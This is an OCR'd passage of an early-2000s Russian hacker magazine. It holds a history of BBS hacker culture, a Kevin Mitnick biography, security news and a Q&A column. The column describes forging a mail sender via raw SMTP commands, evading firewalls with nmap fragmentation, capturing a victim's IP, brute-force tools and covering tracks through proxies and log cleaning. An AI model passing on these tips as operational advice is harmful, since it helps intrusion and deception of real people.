
Несмотря на то, что компьютер представлял собой бескрайнее поле для изучения и затягивал тем сильнее, чем больше о нем удавалось узнать, для полного счастья чего-то не хватало. Не новых игрушек, не более мощных железок - общения. Компьютерщики были продвинутой, но пока еще очень немногочисленной культурой. И найти братьев по разуму, с которыми можно обсудить ту или иную игрушку или с гордостью поделиться своей программой, становилось реальной проблемой. Поэтому, узнав о модеме и BBS, ребята прикладывали все усилия, чтобы получить столь желанную вещь. Цена, правда, кусалась - самый простой акустический модем на 300 бод стоил в районе $300, но новые возможности окупали эти деньги с лихвой.
Даже при наличии модема найти телефоны BBS'ок было не так-то легко. Чаще всего заветные номера находились на дисках с коммерческим ПО. Продавцы, торгующие программами, обычно были постоянными посетителями досок и распространяли таким образом информацию. Достав один номер, узнать другие уже не составляло труда - сисопы практически всегда оставляли ссылки на дружественные борды.
Парни, которые с энтузиазмом углублялись в компьютерные дебри, были интеллектуальными, любознательными личностями. Стараясь узнать о предмете своего



Commodore64" - самая желанная игрушка начала 80-х



Так выглядели компьютерные клубы 70-х



Компьютер "Atari"



Кадр из к/ф "Wargames". Меню системы NORAD :-)

Модем на 300 bps



Постер "Wargames"

Журнал "Radio-Electronics" за 1974 г. Внутри руководство по сборке компьютера MARK-8.

увлечения как можно больше, они искали новые источники информации. И так как книжные магазины не могли предложить ничего полезного, они обращали внимание на корпоративные серверы, закрытые для посторонних. Где-то внутри этих мощных машин лежали ответы на многочисленные вопросы. Предназначенные исключительно для технического персонала, закрытые на замок от простых людей. Постоянные участники BBS не могли с этим смириться.

В 1983 г. в кинотеатрах Америки состоялась премьера нового фильма "WarGames". Эта картина вызвала бурный всплеск эмоций у общественности и открыла миру глаза на новое явление под названием хакерство. Фильм рассказывал про молодого паренька по имени Дэвид, который с помощью своего домашнего компьютера проник в военную систему N.O.R.A.D. и получил доступ к управлению ядерными боеголовками. Считая, что он обнаружил новую компьютерную игрушку, Дэвид (Мэтью Бродерик) чуть было не развязал третью мировую войну. Но образ главного героя не был криминальным. Авторы изобразили романтического странника в компьютерных сетях, свободно блуждающего по серверам крупнейших корпораций и секретным объектам военных, хакера, для которого не было преград. Простые люди, уверенные в том, что "Большой Брат" держит технологии в железном кулаке, увидели, с какой легкостью обычный тинейджер может посягнуть на государственные тайны, и какой властью могут обладать компьютерные взломщики. Для молодых ребят, увлеченных компьютерами, этот фильм стал откровением и переломным моментом в жизни. Впоследствии многие хакеры, ставшие элитой компьютерного андеграунда, скажут, что именно "WarGames" вдохновил их на изучение компьютерной безопасности.

<Сетевые просторы>

Это было время, когда коммерческие организации только-только приступили к освоению компьютерных просторов. Вопрос безопасности стоял не столь актуально, как удобство системы для неподготовленных пользователей, и компании сводили все ограничения к разумному минимуму. Сами юзеры тоже не заморачивались сложными комбинациями, предпочитая ставить себе одинаковые логин и пароль (часто это был риалнейм). Начинающему хакеру оставалось только узнать телефон (компании публиковали его в своих рекламных брошюрах) и, набравшись терпения, начать перебор. Рано или поздно взломщик проникал в систему, тут-то и начиналось самое интересное. Узнать, какая операционка установлена на удаленном хосте, неопытному взломщику было не так легко, и из-за отсутствия информации ему приходилось снова заниматься перебором. Только теперь уже команд. Методом проб и ошибок, переборов и интуитивных нажатий, познавались новые истины, повышалась квалификация.

В то время как администраторы и компьютерные эксперты обменивались документацией и своими находками по сети ARPAnet, хакеры делились результатами исследований на андеграундных BBS. Для новичка это была школа жизни и этических норм. Место, где ты всегда мог получить ответ на свой вопрос - авторитетные гуру с удовольствием консультировали менее опытных коллег. Когда речь заходила о серьезных знаниях, хакеры нередко осуществляли натуральный обмен. Например, один специализировался на операционной системе TOPS-10, другой хорошо разбирался в архитектуре сетей DECNET, обмен информацией расширял возможности каждого. Общение на BBS доставляло удовольствие и являлось неотъемлемой частью уже сформировавшегося хакерского сообщества, но без практики все полученные знания не стоили ни гроша. Как только наступала ночь, хакеры садились за свои персоналки и приступали к исследованию удаленных компьютерных систем. "Кто владеет информацией, тот владеет миром" - для хакеров эта фраза стала своего рода девизом. И чем менее доступной была информация, тем больше удовольствия получал взломщик от ее добычи.

Обычно для проведения взлома использовались компьютеры-посредники - мощные серверы, предоставлявшие разные коммерческие услуги. Компании, владеющие этими машинами, можно назвать прародителями первых интернет-провайдеров. Любой желающий, внеся ежемесячную плату (баксов 50), мог получить аккаунт и использовать его для электронной переписки, чата или просмотра публичных баз данных. Юзерские логины имели много ограничений, но если удавалось захватить высокопривилегированный аккаунт, появлялось много дополнительных возможностей, от выхода в ARPAnet до полного контролирования системы. Хакер использовал свою домашнюю персоналку как терминал и, удаленно управляя "посредником", проникал через него в намеченную систему. А когда администратор, обнаружив вторжение, пытался выйти на след, размотанная цепочка приводила к коммерческому мейнфрейму, которым пользовались сотни людей. Каждый уважающий себя хакер имел как минимум один аккаунт (обычно созданный на себя с захваченного рута) в подобных системах, и часто эти компьютеры становились местом встречи и риалтаймового общения опытных взломщиков.

Хакеры, доверяющие друг другу, часто объединялись в группы. Члены одной команды всегда могли рассчитывать на своих товарищей, а совместными усилиями покорение компьютерных систем давалось легче и эффективнее. Одной из самых известных первых хакерских групп была "414" (название взято из кода зоны Висконсина, где жили все ее члены). В 1982 г. шестерым ребятам из этой банды, которым не было еще и 18, удалось за 9 дней проникнуть на 60 компьютеров самых разных организаций. В числе их жертв были Центр по изучению раковых болезней, военная база Лос Аламос, институт Беркли и многие другие коммерческие и правительственные серверы. Когда через несколько месяцев их поймали, и инцидент выплыл наружу, десятки газет посчитали своим долгом сообщить об этом читателям. Пресса окрестила этот случай "Nine days wonder" (девятидневное чудо) и положила начало долгой компании под лозунгом "Хакеры - угроза всеобщему миру и спокойствию".

To be continued…

PC_Zone

КЕВИН МИТНИК: ИСТОРИЯ ЖИЗНИ ЛЕГЕНДАРНОГО ХАКЕРА.

Mindw0rk <mindw0rk@mail.ru>

КЕВИН МИТНИК: история жизни легендарного хакера

Ноутбук, на котором Кевин Митник занимался хакерством в начале 90-х (модель Toshiba Satellite 4400SX, 486SX25)

Компьютер TRS-80

Кевин Дэвид Митник

Движение поклонников "Освободите Кевина"

FREE KEVIN

Кевин Митник во время ареста

Тсутому Шимомура, компьютерный эксперт, выследивший Митника

Кондор в клетке :)

89950-012
MITNICK
KEVIN DAVID
INMATE

Тюремная карточка Кевина

WANTED
BY U.S. MARSHALS

Плакат ФБР: "Разыскивается особо опасный преступник"

Photo by Monty Brinton - John Wiley & Sons
http://www.defensivethinking.com

Кевин Митник - наверное, единственный хакер, широко известный даже среди далеких от компьютеров людей. Неуловимый компьютерный гений, гроза компьютерных сетей… Газетные публикации, героем которых Митник становился бесчисленное количество раз, не скупились на эпитеты. Для миллионов его имя было связано с образом зловещего, проникающего повсюду компьютерного взломщика, способного обрушить на людей всю мощь компьютерных технологий. У подростков он, наоборот, всегда вызывал восхищение. На протяжении 80-х годов Кевин проник в компьютерные системы практически всех крупных компаний. Не было ни одной защиты, которую он не мог бы взломать. Но, легко справляясь с другими, легендарный хакер не смог вовремя справиться с собой. Что в итоге окончилось печально.

<Лос-Анджелес>

Как и многие фрикеры 70-х, Кевин Дэвид Митник родился в неблагополучной семье. Его родители часто ссорились, в квартире регулярно летали тарелки и раздавалась ругань. Рождение ребенка ничего не изменило. Когда в 1966 г. маленькому Кевину исполнилось 3 года, родители, наконец, развелись. Мать забрала сына и переехала в Лос-Анджелес, где устроилась официанткой в один из местных пивных баров. Ее рабочий день начинался рано утром и заканчивался поздно вечером, все это время Кевину приходилось развлекать себя самому. Впрочем, скучать ему не приходилось. Практически каждый день, вместо школы, Кевин отправлялся в путешествие по улицам большого города. Его привлекали огни Лос-Анджелеса, шум и суета вокруг. Часто он садился на автобус и ехал в новый район, чтобы к вечеру изучить все его закоулки. Так как частые поездки обходились недешево, вскоре Кевин придумал способ пользоваться общественным транспортом бесплатно. Для этого нужно было только найти использованный проездной и подделать дату. После этого открытия ему уже не приходилось думать, где достать деньги на проезд.
Другим детским увлечением Кевина была магия. Он с восторгом наблюдал за выступлением фокусников, любил раскрывать их секреты и затем повторять самому. Узнав о каком-нибудь новом трюке, юный фокусник подолгу тренировался, чтобы овладеть им в совершенстве. Он знал, что это обман, но обманывать людей было так легко и так интересно.
В связи с финансовыми трудностями Кевину и его матери приходилось постоянно перебираться в новые районы. Не успевал он привыкнуть к одной школе, как уже нужно было идти в другую, и далеко не всегда новичку в классе оказывали теплый прием. С 12 лет к увлечениям Кевина прибавились шалости с телефоном, которые давали ему возможность безнаказанно подшучивать над обидчиками.

<Вступление в сообщество фрикеров>

Первое знакомство с фрикингом состоялось в старшем классе школы. Однажды Митник случайно увидел, как преподаватель отчитывает какого-то ученика за телефонное хулиганство. Заинтересовавшись, чем этот парень мог так разозлить учителя, Кевин дождался его после занятий, и новый знакомый рассказал, какие вещи можно вытворять с телефонами с помощью простых сигналов. А через несколько дней фрикер продемонстрировал, как легко можно вытянуть любые сведения у неподготовленного сотрудника компании, всего лишь представившись другим человеком. Тогда Кевин Митник впервые узнал, что такое социальная инженерия.
Школьное знакомство не прошло для Кевина даром - он заболел новым увлечением. Часами изучая техническую документацию, запоминая телефонную терминологию и практикуясь в искусстве обмана, он всего за пару недель сумел переплюнуть своих наставников, периодически подшучивая над ними (например, переключал сигнал их домашних телефонов на код таксофона - каждый раз, когда они снимали трубку, раздавалось: "Для начала разговора опустите 10 центов"). Уже через полгода Митник стал одним из самых квалифицированных телефонных взломщиков в Лос-Анджелесе. А в шестнадцать лет юный фрикер впервые открыл для себя мир компьютеров. Эти умные машины были намного сложнее телефонов, поэтому сразу привлекли его внимание. Продолжая заниматься фрикингом, Кевин стал быстро осваивать новые просторы, проводя массу времени в школьном компьютерном классе.
Первый компьютерный взлом Митник осуществил в 80-м году. Чтобы проникнуть в сердце школьной локалки, достаточно было всего лишь подобрать простенький пароль админа, что он и сделал. В базе данных хранились оценки всех учащихся, можно было легко нарисовать себе отличную успеваемость. Но Кевину это было не нужно. Для него был важен сам факт проникновения в закрытую систему, и те чувства, которые он при этом испытал.

<Кевин и Роско>

После окончания школы Кевин поступил на курсы Компьютерного Центра Лос-Анджелеса. Уже через два месяца интенсивного обучения он сумел обнаружить уязвимость в операционной системе и, воспользовавшись этим, получил высшие привилегии. Кто-то из технического персонала заметил вторжение и сообщил начальству. Его вычислили, однако, никто так и не понял, как Митнику удалось это сделать. Ему предложили выбор: поработать над улучшением безопасности системы или ответить за содеянное. Причин отказываться от работы не было. К тому же, Кевину предоставили полную свободу действий. Он мог постоянно находиться рядом с компьютерами, изучать их слабые стороны и оттачивать свое мастерство.
В конце 70-х в жизни Кевина Митника появился Роско - невысокий худощавый парень, ставший его первым настоящим другом. В то время Роско работал оператором крупнейшей в Лос-Анджелесе частной телефонной конференции HOBO-UFO и увлекался фрикингом. В 1980 году они, а также присоединившиеся вскоре Сюзан Сандер и Стив Роудс, объединились в одну из первых хакерских групп, устраивавших переполох в рядах телефонных и компьютерных администраторов.
К тому времени Кевин Митник уже знал о телефонных системах намного больше, чем средний оператор, и настолько преуспел в искусстве заговаривать людям зубы, что вполне мог заставить служащего компании проехать ночью десятки километров и передать ему лично в руки конфиденциальную информацию. Благодаря своему мягкому, располагающему голосу, Митник научился входить в доверие даже к самым осторожным людям. Совмещая навыки социальной инженерии со своими компьютерными талантами, он мог проникнуть в любую систему. Вместе с Роско на съемной квартире они проводили ночи напролет у своей персоналки, захватывая поочередно компьютеры всех известных им компаний, причем делали это столь профессионально, что для админов не оставалось ни одной зацепки.
В конце 1981 года Роско бросил Сюзан, с которой встречался на протяжении двух лет. Бывшая союзница и некогда член группы, она решила во что бы то ни стало отомстить неверному и отправилась в департамент полиции с предложением раскрыть все темные делишки своих сообщников, если федералы закроют глаза на ее собственные проступки. Сюзан предоставила неоспоримые доказательства, и Роско с Кевином пришлось признать себя виновными. Роско дали 150 дней тюрьмы, Митник же, благодаря своему несовершеннолетию, отделался тремя месяцами психологических нравоучений и годом условно.

<Condor>

"Три дня Кондора" был любимым фильмом Кевина. На него произвел такое сильное впечатление герой Роберта Рэдфорда - студент, завербованный ЦРУ и выполняющий секретные задания, что прозвище агента он сделал своим псевдонимом.
После судебного разбирательства Кевин Митник не оставил своего увлечения. Позволить себе собственный компьютер он не мог, поэтому облюбовал один из магазинов "Радио Шек", где стояли служебные машины TRS-80. Несколько минут их позволялось использовать любому желающему, но медоречивому Кевину удавалось уговорить менеджера разрешить ему поработать до самого закрытия. Когда хакера, злоупотребявшего терпением работников "Радио Шек", перестали пускать на порог, он перебрался в институт, где пользовался терминалами компьютерных классов. Во второй половине 80-х в список жертв Кондора попали: Sun Microsystems, Novell, Motorola, DEC, NASA, The Well, Netcom, CSCNS, Массачусетский университет и многие другие крупные организации. Кевин всегда был на шаг впереди агентов спецслужб и администраторов, пытавшихся выйти на его след. Ему удалось проникнуть во внутреннюю сеть ФБР и установить программу, перехватывающую сообщения преследующих его людей. Но он был настолько уверен в своих способностях, что нередко забывал об осторожности. Результатом стали аресты Митника в декабре 1987 года за кражу софта из Santa Cruz Operation (3 года условно) и в ноябре 1988 года за проникновение в сети компании DEC (год тюрьмы).
В начале 90-х вновь был выписан ордер на арест Кевина Митника, но хакер сразу же узнал об этом из переписки федералов и пустился в бега. В связи с огромным количеством взломов (Кондор практически каждый день раздельвал новую систему), ФБР поместило его в список самых опасных и наиболее активно разыскиваемых преступников. Но найти его не удалось. Только через два года он вышел из тени и вернулся в Лос-Анджелес. При этом из картотеки полиции загадочным образом исчезли все упоминания о Кевине Митнике.

<Противостояние>

Однажды, переписываясь с израильским приятелем-хакером, Кондор узнал, что некий ведущий специалист по сетевой безопасности Тсутому Шимомура по заказу военных написал продвинутый снифер, полностью автоматизирующий процесс фильтрации и перехвата пакетных данных. Митник решил завладеть этой утилиткой любой ценой. 25 декабря 1994 года, когда Шимомура находился в отпуске, Кевин взломал мудреную защиту его домашней системы и перекачал большую часть софта на один из присвоенных аккаунтов в The Well (интернет-провайдер). Помимо желаемой игрушки там была куча других интересных security-программ, а также исходники ПО нового сотового телефона.
Оскорбленный самурай (по отцу Тсутому был японцем) пообещал поймать взломщика и, отложив свои повседневные дела, полностью углубился в расследование инцидента. Когда админы The Well обнаружили залежи хакерских файлов на одном из давно не используемых аккаунтов, они поспешили сообщить об этом в полицию, а те, в свою очередь, обрадовали находкой Тсутому. Наверное, это был самый большой склад Митника, поскольку помимо всего прочего, там лежали коды доступа к серверам десятков разных компаний, исходники новейших разработок и 20 тысяч номеров кредитных карточек клиентов провайдера Netcom. К расследованию этого дела подключили дополнительно несколько компьютерных экспертов и множество федеральных агентов. В сетевых местах обитания хакера установили ловушки, предупрежденные админы сообщали о малейшей подозрительной активности. Травля продлилась до середины февраля 1995 г. Распутав совместными усилиями сложный клубок оставленных следов, преследователи все-таки определили местонахождение Кевина Митника, и 15 февраля в середине ночи он был арестован на квартире в городе Ралейх. По совокупности обвинений ему грозило около трехсот лет тюрьмы. Судебные разбирательства растянулись на 4 года, но уже в январе 2000 года хакер был досрочно освобожден за хорошее поведение. Ему запретили еще в течение полутора лет пользоваться компьютерами, сотовыми телефонами и даже некоторой бытовой техникой. И только в январе 2003 года суд позволил ему вновь подключиться к Сети.

Получив долгожданную свободу, Кевин Митник первым делом заявил, что раз и навсегда завязал со своим преступным прошлым, и теперь готов встать на сторону компьютерных защитников. Создав собственную фирму "Defensive Thinking", бывший хакер предоставляет услуги в области internet security и вовсю старается искупить грехи трудом. В прошлом году вышла его книга "The Art of Deception", в которой рассказывается о социальной инженерии и тех способах, которые используют хакеры для получения секретной информации. Кажется, Кондор, наконец, остепенился. Но надолго ли его хватит на этот раз?



mindw0rk

][NEWS

ГДЕ БОЛЬШЕ КИБЕРГАДОВ?

В то время как террористы зверствуют в риаллайфе, подрывая небоскребы и взрывая жилые кварталы, их виртуальные коллеги тоже не сидят без дела. С каждым годом число атак в Сети стремительно растет. Чтобы подвести итоги второй половины минувшего года, компания Symantec - мировой лидер в борьбе с кибертеррористами - выпустила доклад «Symantec's global Internet Security Threat Report», где раскрыла главные места скопления этих самых хакеров. Золотую медаль отхватила старая добрая Америка, на счету которой 35,5 процентов всех зафиксированных атак. Следом за ней марширует Южная Корея со своими 12.8%, а третье и четвертое места занимают Китай и Германия (6.9 и 6.7 процентов соответственно). Вот такая вот она, страна свободы и чизбургеров. Хотя, удивительного тут ничего нет. В США каждая вторая семья имеет компьютер с доступом в интернет, и детки там времени зря не теряют. Как заверяют спецы из Symantec, самые распространенные гадости на просторах инета - вири. Их развелось уже столько, что антивирусным докам скоро придется выделять отдельный сидюк со списком одних только названий. Примечательно, что в соотношении 1 атака на 1000 юзеров абсолютным лидером является Южная Корея. Обидно за нашу державу. Парни, ну вы это, поднапрягитесь что ли. А то ведь не попали даже в первую двадцатку! :)



ДЕРЖИ ТРОЯНЫ БЛИЖЕ К САЛУ!

Цивильные законы начинают потихоньку доползать и до Украины. Недавно Кабинет Министров Вильнои Дэржавы внес в правовой кодекс поправочку, касающуюся применения или распространения девайсов и софта, способных причинить вред компьютерным системам. Вредом считается даже просто несанкционированное вторжение. Теперь за такое хулиганство можно лишиться писюка (компа в смысле) или даже сесть за решетку. Все изменения внесены в соответствии с положениями Международной Конвенции о киберпреступлениях. Мне, как законопослушному представителю Незалежной Украины, остается только порадоваться желанию наших верхов не отставать от всего цивилизованного мира. И погоревать, что вступление в цивилизованный мир пока проявляется только в уголовных законах.

ВЕЛИЧАЙШЕГО ХАКЕРА ВСЕХ ВРЕМЕН И НАРОДОВ ХАКНУЛИ


Как известно, недавно Кевин Митник обрел окончательную свободу. Ему, наконец, разрешили юзать инет, звонить по мобиле и вообще заниматься, чем заблагорассудится в рамках закона. Бывший хакер организовал свою компанию Defensive Thinking и, пользуясь былой славой, предоставляет услуги в сфере сетевой безопасности. Но не успел Кев в полной мере насладиться сетевым прогрессом, как тут же получил пинка. Вернее не он, а его сайт, который хакер по имени BugBear дефейснул накануне февраля. Взломщик оставил послание, адресованное легендарному хакеру: «Добро пожаловать на свободу, мистер Кевин. Bugbear хочет вам сказать, что вы плохо поработали над безопасностью вашей системы. Было очень весело и легко ее поиметь :)».

Очень похоже на заметки, которые сам Митник оставлял администраторам взломанных им серверов. Что тут сказать? Как аукнется, так и откликнется. Хе-хе. А прокомментировал Кев это так: «У меня еще не было времени поиграть в веб-мастера, но, кажется, придется. А вообще - это забавно. Хакеры считают, что если они могут хакнуть Кевина Митника - они короли горы». Кстати, недавно defensivethinking.com опять был взломан, только на этот раз хакер оставил сообщение с просьбой взять его на работу в компанию. Что ни говори, а пользуется Кевин популярностью. Ох, пользуется.


Deface сайта компании Кевина Митника - Defensive Thinking

ЗАБЕЙ НА EBAY

Уже в который раз страдает от хакерских нападок крупнейший в мире интернет-аукцион Ebay. И дефейсили его, и крякали во все дыры. А теперь вот какой-то умелец упер секретную инфу по юзерам. Причем самым банальным способом. Этот перец разослал клиентам ебея письмо, где от имени службы техподдержки аукциона сообщил о закрытии их личного счета до тех пор, пока они не назовут номера своих кредитных карт и не выдадут другую полезную инфу. В конце мессаги шла ссылка на форму, где нужно все аккуратненько заполнить. И ведь заполняли! Эх, уж сколько раз твердили миру... Правда, нашлись и умные люди - почуяли неладное, сообщили куда следует. За дело взялись спецы из ФБР и тут же отправились в университет Северной Каролины, на компьютере которого примостилась страничка с пресловутой формой. Тамошний народ сделал большие глаза и убедительно заверил в своей непричастности. Да и студенты у них все - исключительно цивилизованные и воспитанные личности, не то что эти гадкие хэккеры. За те часы, когда пага существовала на серваке американского вуза, темная лошадка успела собрать несколько анкет и слить деньги на пиво. И учитывая, что следов взломщик не оставил практически никаких, найти его ребятам из ФБР будет ох как проблематично.


В который раз люди ведутся на левую техподдержку

ТРЕТЬЯ МИРОВАЯ ОБЕЩАЕТ СТАТЬ СЕТЕВОЙ

Информационное агентство Washington Post сообщило, что Джордж Буш дал правительству США карт-бланш на разработку доктрины, которая установит правила проведения сетевых атак на вражеские компьютерные системы. В переводе на русский это значит, что американский президент официально разрешил правительственным хакерам чинить в интернете беспредел. Будут, конечно, какие-то правила и уставы, но если Джонни посчитает неугодным тебя, можешь смело выбрасывать комп на свалку - все равно ему не жить. Обрадовавшись такому повороту событий, Пентагон принялся ваять навороченные нюкеры, крякеры и прочие запрещенные утилы, за юзанье которых нас, простых смертных, и посадить могут. В самом деле, зачем лишний раз топливо в самолетах тратить, когда можно и без бомб вырубить через Сеть важные объекты. Теперь вполне возможно, что американские navy seals и прочие спецназы станут не нужны, а их место займут молодые умные ребятки, которые будут проводить настоящие крупномасштабные сетевые войны. Это вам не Лукасфилм, товарищи, это вам готовьтесь. Грядет компьютерный Армагеддон, черт меня подери!

ЖУРНАЛИСТ-ТЕРРОРИСТ И УТОЧКА КРЯ-КРЯ

Шумиха вокруг вируса Slammer, задавшего жару всему интернету, обернулась хохмой. До недавнего времени считалось, что авторы виря - исламские экстремисты, мстящие всем и вся во имя Аллаха. Источником этого открытия стал журналист Дэн Вертон, статья которого была опубликована на сайте ComputerWorld и вызвала много споров и размышлений. Конец им положил Брайен МакУильямс, признавшийся, что новость о причастности Ислама к Slammer'у - не более чем утка, которую он подкинул Вертону. А произошло все так. МакУильямс, будучи журналистом, специализирующимся на сетевой тематике, вознамерился добыть побольше инфы о маджахедовских кознях и создал сайт harkatulmujahideen.org. Втереться в доверие к последователям Аллаха и сделать на основе переписки с ними материал - такова был благая цель. Но на его творение клюнул собрат по перу и, в свою очередь, решил втереться в доверие к админу сайта «Абу Маджахиду». Тоже, видать, с благой целью. Брайен, недолго думая, поделился с ним сокровенным: да, мол, причастны, создали вирь, да и не то еще создадим. Довольный Дэн быстренько накатал статью и изобличил гадских террарюг. Когда весть разошлась по белу свету, фейковый Абу решил больше не держать народ в заблуждении и признался в содеянном. А не фиг, типа, доверять кому попало. И то правда. Не фиг, Дэн. Журналисты, Дэн, должны тридцать раз перепроверять всякую инфу. Ведь из-за тебя и мне пришлось это написать :).

ЗАЛЕПИ ГЕЙТСУ ТОРТОМ: ДУБЛЬ ДВА



Ноэль Годэн ничем особенным не примечателен. Он не изобретал каких-то невероятных вещей, не снимается в блокбастерах и не исполняет музыкальных хитов. Но его поступок известен и греет душу миллионам компьютерщиков во всем мире. Это именно он накормил Билла Гейтса яблочным тортом во время его визита в Брюссель. Недавно глава Microsoft снова вернулся в злачный город, чтобы обсудить вопросы системы Passport .NET. Ноэль долго ждал этого момента. На этот раз он не стал мелочиться и приготовил для дяди Билла ТРИ торта. С воздушным вкусным кремом. Упаковав подарки, он отправился на конференцию, но то ли физиономия уже примелькалась, то ли бельгийские полицейские стали бдительнее. В общем, не дали челу совершить подвиг. А жаль. Было бы весьма забавно посмотреть риплей, не в обиду Гейтсу будет сказано.

ИСПРАВИЛ ОЦЕНКУ? В ТЮРЬМУ, УГОЛОВНИК!!!

Случай, который произошел в Турции, меня просто потряс. В одной средней турецкой школе в полдень зазвенел звонок, и дети во главе с учительницей пошли на обед. Но пока другие ребятишки кушали мясо или что там еще, 11-летний шестиклассник Архим сообщил, что забыл свой завтрак в классе и попросил разрешения вернуться. Вернувшись, он первым делом сел за учительский компьютер и, зайдя в оставленную открытой систему, подправил себе успеваемость по пяти предметам. Проходящая мимо математичка его приметила и поинтересовалась, что он там делает. «Дискету попросили принести», - сообразил пацан. Обман вскоре раскрылся, и училка, поняв, что сделал ее ученик, настучала в полицию. «Возмутительно! Да он самый настоящий преступник! Да таких надо наказывать. Тюрьмой, не меньше», - голосила марьванна в полицейском отделении. Ее поддержали другие педагоги и настояли на расправе, чтобы другим неповадно было. Закон штата гласит: «Каждый, находящийся в трезвом уме и твердой памяти, если вторгся в чужой компьютер и чего-то там злонамеренно изменил, совершил уголовное преступление и может загреметь в тюрягу сроком на несколько лет». Терроризируемый со всех сторон парнишка уже отсидел в каталажке больше недели и теперь ждет, пока сытые дяди в погонах решат его дальнейшую судьбу. Думаю, он уже не раз пожалел о том, что не кушал тогда со всеми, что сел за тот чертов компьютер, что поступил в эту школу и вообще родился на свет. А если не подумал - у него будет для этого несколько лет в какой-нибудь исправительной колонии для особо опасных малолетних преступников, если его признают виновным. Ведь, подумать только, он подправил себе оценки!

HACK-FAQ

VEiDER (hack-faq@real.xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'а. Я все равно не дам, я жадный :)

<???> В одном из номеров Х прочитал про утилиту ping, но не понял, зачем она нужна и что делает. Объясните, пожалуйста :).

A: Утилита ping посылает запрос ICMP ECHO_REQUEST на некоторый хост. Если точнее, основной задачей утилиты ping является выяснение состояния некоторого хоста в сети. Если хост принимает ECHO_REQUEST, то в ответ он посылает ECHO_REPLY. Утилита ping получает этот ответ и генерирует статистику. Это и есть ОСНОВНОЕ предназначение ping.

<???> Мне друг пишет письма с адреса gates@microsoft.com, как он это делает? И как мне послать ему письмо с root@freebsd.org?

A: Для начала рассмотрим, как происходит отправка письма, а именно, что шлет твой мейлер серверу. Итак, подключившись к серверу на 25 (smtp) порт, мейлер посылает «HELLO my.domainname.com», где my.domain.name - твое доменное имя. Далее начинается отсылка письма «MAIL FROM: hax0r@domain.ru» - этой командой мейлер сообщает серверу, что автором письма является hax0r@domain.ru. Потом указывается получатель - «RCPT TO: lamer@lamehost.gov.ru». Теперь отсылается тело письма: мейлер шлет команду - «DATA», а потом само письмо. Завершается посылка письма символом «.». Вот и все. А теперь о менее приятном. Многие сервера просто не дадут тебе отправить почту таким образом, они потребуют авторизации. А найти Open Relay сервера не так легко. Самый простой выход - поставить свой собственный сервер и слать почту через него. И тогда указывай любой мыльник, хоть god@olimpus.org :).

<???> А что за опция -f у nmapa? Зачем может понадобиться фрагментация пакетов?

A: Ты сам частично ответил на вопрос. Опция -f заставляет nmap фрагментировать посылаемые пакеты. Это может помочь при сканировании какого-либо хоста за фаерволом. Просто некоторые фаерволы могут пропускать фрагментированные пакеты.

<???> Как можно узнать ИП человека, если я о нем вообще ничего не знаю (телефон, e-mail и т.д.)?

A: Никак. Пока человек не воспользуется каким-либо сервисом, его IP известен только ему и провайдеру, услугами которого он пользуется. И телефон человека тебе тоже не поможет. А самый простой способ узнать IP - поднять на своей тачке апач или какой-нибудь другой http-сервер. Далее ты просто попросишь жертву зайти на твой сайт. Если он зайдет, то, соответственно, засветит свой IP. Тебе останется просто просмотреть логи.

<???> А какие есть программы для brute-force'а паролей? И чем они отличаются?

A: Вообще программ для bruteforce'а – бесчисленное множество. John, наверное, самый популярный из них. Его версия существует под никсы и винды. Он умеет перебирать разными способами: по словарю или просто перебором. l0phtcrack - виндовая программа, умеет вскрывать NT'шные пароли. Cain & Abel, тоже виндовая, умеет снифать пароли из сетки, перебирает по словарю и брутфорсом. А вообще существует огромное количество bruteforce'ов. Основным параметром при выборе является скорость перебора паролей. Поэтому, прежде чем выбрать самый фичастый, подумай, а не практичнее будет взять что-нибудь попроще и побыстрее.

<???> Что такое smurf-атаки?

A: smurf - это одна из разновидностей DoS (Denial of Service) атак. Дело в том, что существуют так называемые broadcast адреса. И при некорректной конфигурации пакет, пришедший на этот адрес, разошлется всем машинам в подсети. Таким образом, каждая машина отправит свой ответ на запрос. А теперь представь, если кто-то подменит свой обратный адрес, и все пакеты (а их могут послать сотни компьютеров) вернутся на одну машину со слабым каналом. Тачка просто лишится доступа к Сети.

<???> Если я ломаю ночью, это безопаснее?

A: Понятие безопасности при взломе крайне субъективно. Конечно, элементарными средствами, такими как прокси-сервер, пренебрегать не следует. Дело в том, что администратор вряд ли будет сидеть и давить who в консоли весь день, в надежде заметить, как ты бродишь по его машине. А вероятность попасть в логи одинакова как днем, так и ночью. Также необходимо учитывать разницу во времени... Если у нас глубокая ночь, то в некоторых странах может быть день. Поэтому лучше лишний раз проверить чистоту своих логов, чем ждать часа «Х», когда все логи заснут :).

<???> Вот вы все пишите root, суперпользователь, uid, gid. А что все это значит?

A: В многопользовательских системах существует идентификатор пользователя и идентификатор группы. Эти идентификаторы и есть uid (user id) и gid (group id). Права пользователя определяются именно по ним. В UNIX-подобных системах пользователь с uid равным нулю называется super-пользователь, так как для него отсутствуют ограничения в системе. Это и есть всем известный root.

<???> Есть ли аналог xSharez под Linux/BSD? И вообще, каким софтом сканят шары из-под этих систем?

A: В свое время существовал проект - pandora. Это был очень неплохой сканер. Создавался он под две оси: windows и linux. А если во фрюхе поставить линуксовые модули, то и в ней заработает. Также существуют еще две очень неплохие утилиты: nbaudit и nbtscan. Первая запрашивает доступные шары с компа, пытается подобрать пароли и проверяет доступность шаров на чтение/запись. Вторая утилита позволяет выяснять Netbios-имена машин. А используя две утилиты, bash и smbclient, можно написать скрипт, который будет сканировать диапазон IP, находить в нем шары и при помощи smbclient скачивать инфу на локальную машину.

